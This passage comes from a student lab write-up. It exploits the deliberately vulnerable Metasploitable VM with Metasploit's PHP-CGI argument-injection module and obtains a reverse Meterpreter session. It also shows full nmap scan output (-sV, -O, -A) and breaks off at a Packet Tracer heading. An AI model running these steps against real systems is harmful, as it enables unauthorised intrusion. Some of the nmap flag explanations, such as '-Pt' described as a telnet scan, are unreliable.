Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

d) Exploiting Metasploit using HTTP

HTTP stands for Hypertext Transfer Protocol. It is a set of rules for transferring web pages and other data over the Internet.

The text describes how to exploit the Apache web server on Metasploitable, a vulnerable virtual machine, using Metasploit. It shows the steps to search for and find an Apache exploit, set the target IP address, and run the exploit to gain access to the server. we open msf console using the command **msfconsole.**



Searching for http protocol in the msfconsole using the command **http scanner**.

```
msf6 > search http scanner

Matching Modules
================

   #    Name                                                                  Disclosure Date  Rank    Check  Des
cription
   -    ----                                                                  ---------------  ----    -----  ---
-------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal             2014-01-28       normal  No     A10
 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/snmp/sbg6580_enum                                                    normal  No     ARR
IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   2    auxiliary/scanner/http/wp_abandoned_cart_sqli                         2020-11-05       normal  No     Aba
ndoned Cart for WooCommerce SQLi Scanner
   3    auxiliary/scanner/http/accellion_fta_statecode_file_read              2015-07-10       normal  No     Acc
ellion FTA 'statecode' Cookie Arbitrary File Read
   4    auxiliary/scanner/http/adobe_xml_inject                                                normal  No     Ado
be XML External Entity Injection
   5    auxiliary/scanner/http/advantech_webaccess_login                                       normal  No     Adv
antech WebAccess Login
   6    auxiliary/scanner/http/allegro_rompager_misfortune_cookie             2014-12-17       normal  Yes    All
egro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   7    auxiliary/scanner/ftp/anonymous                                                        normal  No     Ano
nymous FTP Access Detection
   8    auxiliary/scanner/http/apache_userdir_enum                                             normal  No     Apa
che "mod_userdir" User Enumeration
```


Then amoung the options available we use **auxiliary/scanner/http/http_version.** rhosts will not be set we set rhosts using the command **set rhosts 10.0.2.4**.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 10.0.2.4
```


Then in another terminal we enter the command **searchsploit apache 2.2.8 | grep php.** in that we see two options.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner              | php/remote/29316.py
```

We use the second option that is php 5.4.2 and enter the command **search php 5.4.2** inside the msf console



Here also we set the rhosts to the ip address of the metasploitable that is **10.0.2.4**



when we use **show option** command we can see that rhosts will be set to **10.0.2.4**
[ip address of metasploitable]

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host
```

we enter **exploit** command in order to exploit the machine we can use the **sysinfo** command in order to view the information of the system and also we can use **ls** command to view the list of file in the exploited system.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:56115) at 2023-02-28 01:38:24 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

b) nmap -sV

c) nmap -sT

d) nmap -O

e) nmap -A


f) nmap –Pt

The text describes the process of network scanning, which involves discovering and mapping the devices and services on a computer network. Network scanning can help identify security vulnerabilities but also has legitimate uses like network monitoring and management. The text outlines the different types of network scans, including ping sweeps to find live hosts, port scans to find open ports, and vulnerability scans to find software flaws.

The **nmap** command is used to scan the system provided its **ip address**.

a) **nmap -p**

The first command is used to scan the particular host.



b) **nmap -sV**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

This command is used to scan the TCP port.

d) **nmap -O**

This command is used to scan the operating system for its version

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) **nmap -A**

This is used to scan all the ports and scan the complete system.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

f) nmap –Pt

This is used to scn the system using telnet.


6. Networking project on Fire extinguisher using cisco packet tracer.


Fire Extinguisher:

